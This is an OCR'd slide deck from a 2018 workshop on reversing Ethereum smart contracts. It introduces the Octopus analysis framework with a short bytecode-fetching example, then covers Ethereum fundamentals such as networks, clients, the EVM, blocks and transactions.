WORKSHOP

8 November 2018

Reversing & Vulnerability Research of Ethereum Smart Contracts

Blackalps 2018

QuoScient

Whoami

Patrick Ventuzelo

@Pat_Ventuzelo

QuoScient GmbH


- (Blockchain) Security Researcher/Engineer

Quolab

- Threat Intel & Response Platform
- Collaborative, Decentralized

What's my relation with blockchains?

- Blockchain Transaction Tracking
- Research about smart contracts, WebAssembly, …
- Vulnerability Analysis/Research
- Smart contract Audit (ETH, EOS, …)
- Security tool Development (Octopus, Quolab, …)



Agenda

1. Blockchain concept
2. Quick introduction of Ethereum
3. Basic Ethereum testing lab
4. Reverse engineering of Ethereum smart contracts
5. Analysis and vulnerability research
6. Going deeper & Questions


Smart contracts analysis for…

- Users/ICO
  - Due diligence
  - Understand the Logic

- Security researcher
  - Bug hunting
  - Vulnerability research


- Company
  - Security audit
  - Bytecode Optimization

- Threat intelligence team
  - Transaction tracking
  - Analyze smart contract interactions



Octopus

- Security analysis framework
  - WebAssembly module
  - Blockchain Smart Contracts (BTC/ETH/NEO/EOS)
- https://github.com/quoscient/octopus



	BTC	ETH (EVM)	ETH (WASM)	EOS	NEO		WASM
Explorer	✔	✔	✔	✔	✔		○
Disassembler	✔	✔	✔	✔	✔		✔
Control Flow Analysis	✘	✔	✔	✔	✔		✔
Call Flow Analysis	✘	+	✔	✔	+		✔
IR conversion (SSA)	✘	✔	+	+	✘		+
Symbolic Execution	✘	+	+	+	✘		+

Install Octopus

https://github.com/quoscient/octopus

```
# Download Octopus
git clone https://github.com/quoscient/octopus
cd octopus

# Install Octopus and its dependencies
pip3 install -r requirements.txt
```

Ethereum (ETH) examples

- Use the command line tool:
  - python3 octopus_eth_evm.py
- API Examples for:
  - Explorer
  - Disassembler
  - Control Flow Analysis
  - IR conversion (SSA)
  - …

Examples

▶ WebAssembly
▼ Ethereum (ETH)

Explorer

```
from octopus.platforms.ETH.explorer import EthereumInfuraExplorer
from octopus.platforms.ETH.explorer import INFURA_ROPSTEN

KEY_API = "bHuaQhX91nkQBac8Wtgj"
# connection to ROPSTEN network (testnet)
explorer = EthereumInfuraExplorer(KEY_API, network=INFURA_ROPSTEN)

# connection to MAINNET network (mainnet)
# explorer = EthereumInfuraExplorer(KEY_API)

# Test ROPSTEN network current block number
block_number = explorer.eth_blockNumber()
print(block_number)
# 3675552

# Retrieve code of this smart contract
addr = "0x3c6B10a5239B1a8A27398583F49771485382818F"
code = explorer.eth_getCode(addr)
print(code)
# 0x6060604052600436106049576000357c0100000000000000000000000000000000000000000000000000
```

Disassembler


01

Introduction of Ethereum

ethereum

Beginning of ethereum

- White paper:
  - by Vitalik Buterin – Nov 2013
  - Description of the project
  - https://github.com/ethereum/wiki/wiki/White-Paper#ethereum
- Yellow paper :
  - by Gavin Wood – Apr 2014
  - Ethereum's formal specification (Technical)
  - https://ethereum.github.io/yellowpaper/paper.pdf



ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGER

BYZANTIUM VERSION fadb37b - 2018-03-20

DR. GAVIN WOOD
FOUNDER, ETHEREUM & PARITY
GAVIN@PARITY.IO

Abstract. The blockchain paradigm when coupled with cryptographically-secured transactions has demonstrated its utility through a number of projects, with Bitcoin being one of the most notable ones. Each such project can be seen as


What is Ethereum?

- *“Ethereum is a decentralized platform that runs smart contracts: applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference.”*

- Decentralized network (P2P)
  - launched on 30 July 2015
- Decentralized cryptocurrency (with Ξ98M ETH - 01/18)
  - 1 ETHER = 10^18 Wei.
- Open source


- Ethereum Virtual machine (EVM)

- Smart contracts
  - Application stored & execute on the blockchain
  - ĐApps (Decentralized Application)



Also… Ethereum as a "world computer"

- Ethereum:
  - generalized blockchain for smart contract development.
  - decentralized logic (contract)
- Swarm:
  - distributed storage platform and content distribution service.
  - decentralized storage
  - http://swarm-gateways.net/bzz:/theswarm.eth/
- Whisper:
  - private low-level datagram communication platform
  - decentralized messaging



Peer-to-peer network

- Peer-to-peer (P2P) computing or networking is a distributed application architecture that partitions tasks or workloads between peers.

- *“Blockchains are politically decentralized (no one controls them) and architecturally decentralized (no infrastructural central point of failure) but they are logically centralized (there is one commonly agreed state and the system behaves like a single computer)” – Vitalik Buterin (src)*

- Distributed or Decentralized?

- Four Ethereum networks:
  - Mainnet : original and main network for Ethereum transactions
  - Ropsten: testnet with Proof Of Work (PoW)
  - Kovan: testnet with Proof Of Authority (Parity only)
  - Rinkeby: testnet with Clique Consensus (Geth only)





Fig. 1—(a) Centralized. (b) Decentralized. (c) Distributed networks.

Ethereum network participants

- A full node is:
  - Piece of Software
  - Connected to other nodes
  - Maintains locally a copy of the blockchain



~ 70%

- Geth
  - Golang
  - Major full node
  - Ethereum foundation


~ 25%

- Parity
  - Rust
  - Fast, secure, light
  - Parity team

Ethereum Virtual Machine

- EVM is a sandboxed virtual stack machine embedded within each full Ethereum node.
  - https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-(EVM)-Awesome-List

- EVM instructions set: ~160 instructions
- 256 bits words
- Memory management
  - Stack (max size: 1024 words)
    - PUSH / POP
  - Storage (persistent)
    - SSTORE / SLOAD
  - Memory (Volatile)
    - MSTORE / MLOAD





Client/Node/EVM Implementations

- Geth - Official Go implementation of the Ethereum protocol
  - https://github.com/ethereum/go-ethereum
- Parity – Rust implementation
  - https://github.com/paritytech/parity
- cpp-ethereum – Official C++ implementation
  - https://github.com/ethereum/aleth
  - http://www.ethdocs.org/en/latest/ethereum-clients/cpp-ethereum/
- Pyethereum – Official Python implementation
  - https://github.com/ethereum/pyethereum
  - Seems to be py-evm now


Concept of Blockchain


- Series of blocks, each linked to the previous block
- Each block contains a set of transactions
- Immutable public transaction ledger
  - Green = Genesis block
  - Black = main chain (longest series of blocks)
  - Purple = Orphan blocks





Blocks compositions







- Block: header & list of transactions
  - ~ 1 block / 14 seconds
- Three “Merkle Patricia tree”:
  - Transactions
  - States
  - Receipts
- More infos:
  - https://en.wikipedia.org/wiki/Merkle_tree
  - https://en.wikipedia.org/wiki/Radix_tree
  - https://blog.ethereum.org/2015/11/15/merkling-in-ethereum/


Uncle blocks

- Uncles == orphan blocks
- Add an uncle in his block is rewarded (1/32*block_reward per uncle added)
  - Only if the uncle is not older than 6 block behind
  - 2 uncles per blocks maximum
- Motivates the miners to continue to mine independently



Transactions






- transaction == modification of Ethereum's state
- 2 type of transaction:
  - message calls
  - contract creations
- Transaction content:
  - from: address of the sender
  - to: the address of the recipient
  - value: the amount of Wei to be transferred
  - nonce: number of transactions sent by the sender.
  - gasPrice: the number of Wei that the sender is willing to pay per unit of gas to execute the transaction.
